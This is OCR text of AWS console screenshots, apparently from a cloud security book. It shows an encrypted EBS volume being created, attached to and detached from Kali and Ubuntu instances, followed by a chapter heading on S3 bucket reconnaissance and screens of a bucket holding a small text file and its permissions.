

Attach Volume
Volume
vol-087e66bdf5b3d523c in us-east-2a
Instance
i-0a63e676310241989
in us-east-2a
Device
i-0a63e676310241989 (Kali) (running)
Note: Newer Linux kernels may rename your devices to /dev/xvdf through /dev/xvdp internally, even when the device name entered here (and shown in the details) is /dev/sdf through /dev/sdp.
Cancel
Attach



aws
Services
Resource Groups
EC2 Dashboard
Events
Tags
Reports
Limits
INSTANCES
Instances
Launch Templates
Spot Requests
Create Volume
Actions
Filter by tags and attributes or search by keyword
You do not have any EBS volumes in this region.
Click the Create Volume button to create your first volume.
Create Volume



aws
Services
Resource Groups
Volumes > Create Volume
Create Volume
Volume Type
General Purpose SSD (gp2)
Size (GiB)
100
(Min: 1 GiB, Max: 16384 GiB)
IOPS
300 / 3000
(Baseline of 3 IOPS per GiB with a minimum of 100 IOPS, burstable to 3000 IOPS)
Availability Zone*
us-east-1a
Throughput (MB/s)
Not applicable
Snapshot ID
Select a snapshot
Encryption
Encrypt this volume
Key
(127 characters maximum)
Value
(255 characters maximum)
This resource currently has no tags
Choose the Add tag button or click to add a Name tag
Add Tag
50 remaining
(Up to 50 tags maximum)
* Required
Cancel
Create Volume


Create Volume
Volume Type
General Purpose SSD (gp2)
Size (GiB)
100
(Min: 1 GiB, Max: 16384 GiB)
IOPS
300 / 3000
(Baseline of 3 IOPS per GiB with a minimum of 100 IOPS, burstable to 3000 IOPS)
Availability Zone*
us-east-1a
Throughput (MB/s)
Not applicable
Snapshot ID
Select a snapshot
Encryption
Encrypt this volume
Master Key
Filter by attributes
(default) aws/ebs
Value
(255 characters maximum)



aws
Services
Resource Groups
Volumes > Create Volume
Create Volume
Volume created successfully
Volume ID
vol-026b8e107a11f06af
Close


aws
Services
Resource Groups
EC2 Dashboard
Events
Tags
Reports
Limits
INSTANCES
Instances
Launch Templates
Spot Requests
Reserved Instances
Dedicated Hosts
Scheduled Instances
Capacity Reservations
IMAGES
AMIs
Bundle Tasks
ELASTIC BLOCK STORE
Volumes
Snapshots
Lifecycle Manager
Create Volume
Actions
Modify Volume
Create Snapshot
Delete Volume
Attach Volume
Detach Volume
Force Detach Volume
Change Auto-Enable IO Setting
Add/Edit Tags
Filter by tags
Name
Volume Type
IOPS
Snapshot
Created
Availability Zone
State
gp2 300 March 18, 2019 at 2... us-east-1a available
gp2 100 snap-0b1f84f8... March 18, 2019 at 1... us-east-1a in-use
gp2 100 snap-0e79753f... March 18, 2019 at 1... us-east-1a in-use



Attach Volume
This volume is encrypted and can only be attached to an instance that supports EBS encryption. Your supported instances are listed below.
Volume
vol-026b8e107a11f06af in us-east-1a
Instance
i-0bf407e100ecca409
in us-east-1a
Device
/dev/sdf
Linux Devices: /dev/sdf through /dev/sdp
Note: Newer Linux kernels may rename your devices to /dev/xvdf through /dev/xvdp internally, even when the device name entered here (and shown in the details) is /dev/sdf through /dev/sdp.
Cancel
Attach



aws
Services
Resource Groups
EC2 Dashboard
Events
Tags
Reports
Limits
INSTANCES
Instances
Launch Templates
Spot Requests
Reserved Instances
Dedicated Hosts
Scheduled Instances
Capacity Reservations
IMAGES
AMIs
Bundle Tasks
ELASTIC BLOCK STORE
Volumes
Snapshots
Lifecycle Manager
Create Volume
Actions
Modify Volume
Create Snapshot
Delete Volume
Attach Volume
Detach Volume
Force Detach Volume
Change Auto-Enable IO Setting
Add/Edit Tags
Filter by tags
Name
Volume Type
IOPS
Snapshot
Created
Availability Zone
State
gp2 300 March 18, 2019 at 2... us-east-1a in-use
gp2 100 snap-0b1f84f8... March 18, 2019 at 1... us-east-1a in-use
gp2 100 snap-0e79753f... March 18, 2019 at 1... us-east-1a in-use



Detach Volume
Are you sure you want to detach this volume?
vol-026b8e107a11f06af
Cancel
Yes, Detach



Attach Volume
This volume is encrypted and can only be attached to an instance that supports EBS encryption. Your supported instances are listed below.
Volume
vol-026b8e107a11f06af in us-east-1a
Instance
Search instance ID or Name tag
in us-east-1a
Device
i-0212bce2746282e50 (Kali) (running)
i-0bf407e100ecca409 (Ubuntu) (running)
Note: Newer Linux kernels may rename your devices to /dev/xvdf through /dev/xvdp internally, even when the device name entered here (and shown in the details) is /dev/sdf through /dev/sdp.
Cancel
Attach


Chapter 7: Reconnaissance - Identifying Vulnerable S3 Buckets









aws
Services
Resource Groups
Amazon S3
Learn how to store and retrieve a file with S3. Try the 10-Minute Tutorial »
Buckets
Public access settings for this account
Feature spotlight 3
S3 buckets
Search for buckets
Create bucket
Edit public access settings
Empty
Delete
Bucket name
kirit-bucket



Upload
1 Select files
2 Set permissions
3 Set properties
4 Review
Drag and drop here
OR
Add files
Upload
Next



aws
Services
Resource Groups
Global
Support
Amazon S3
kirit-bucket
Overview
Properties
Permissions
Public
Management
Type a prefix and press Enter to search. Press ESC to clear.
Upload
Create folder
Download
Actions
Name
Last modified
Size
abc.txt
Feb 4, 2019 11:54:55 PM GMT+0530
36.0 B
abc.txt
Download
Copy path
Select from
Latest version
Overview
Key abc.txt
Size 36.0 B
Expiration date N/A
Expiration rule N/A
ETag c2fc229f48853fd625e84873f9118753
Last modified Feb 4, 2019 11:54:55 PM GMT+0530
Object URL https://s3.amazonaws.com/kirit-bucket/abc.txt
Properties
Storage class Standard
Encryption None
Metadata 1
Tags 0 Tags
Object lock Disabled
Permissions
Owner sidewinder31031995
Object
Read 2 Grantees
Write 1 Grantees
Object permissions
Read 2 Grantees
Write 2 Grantees
Operations
0 In progress
1 Success
0 Error

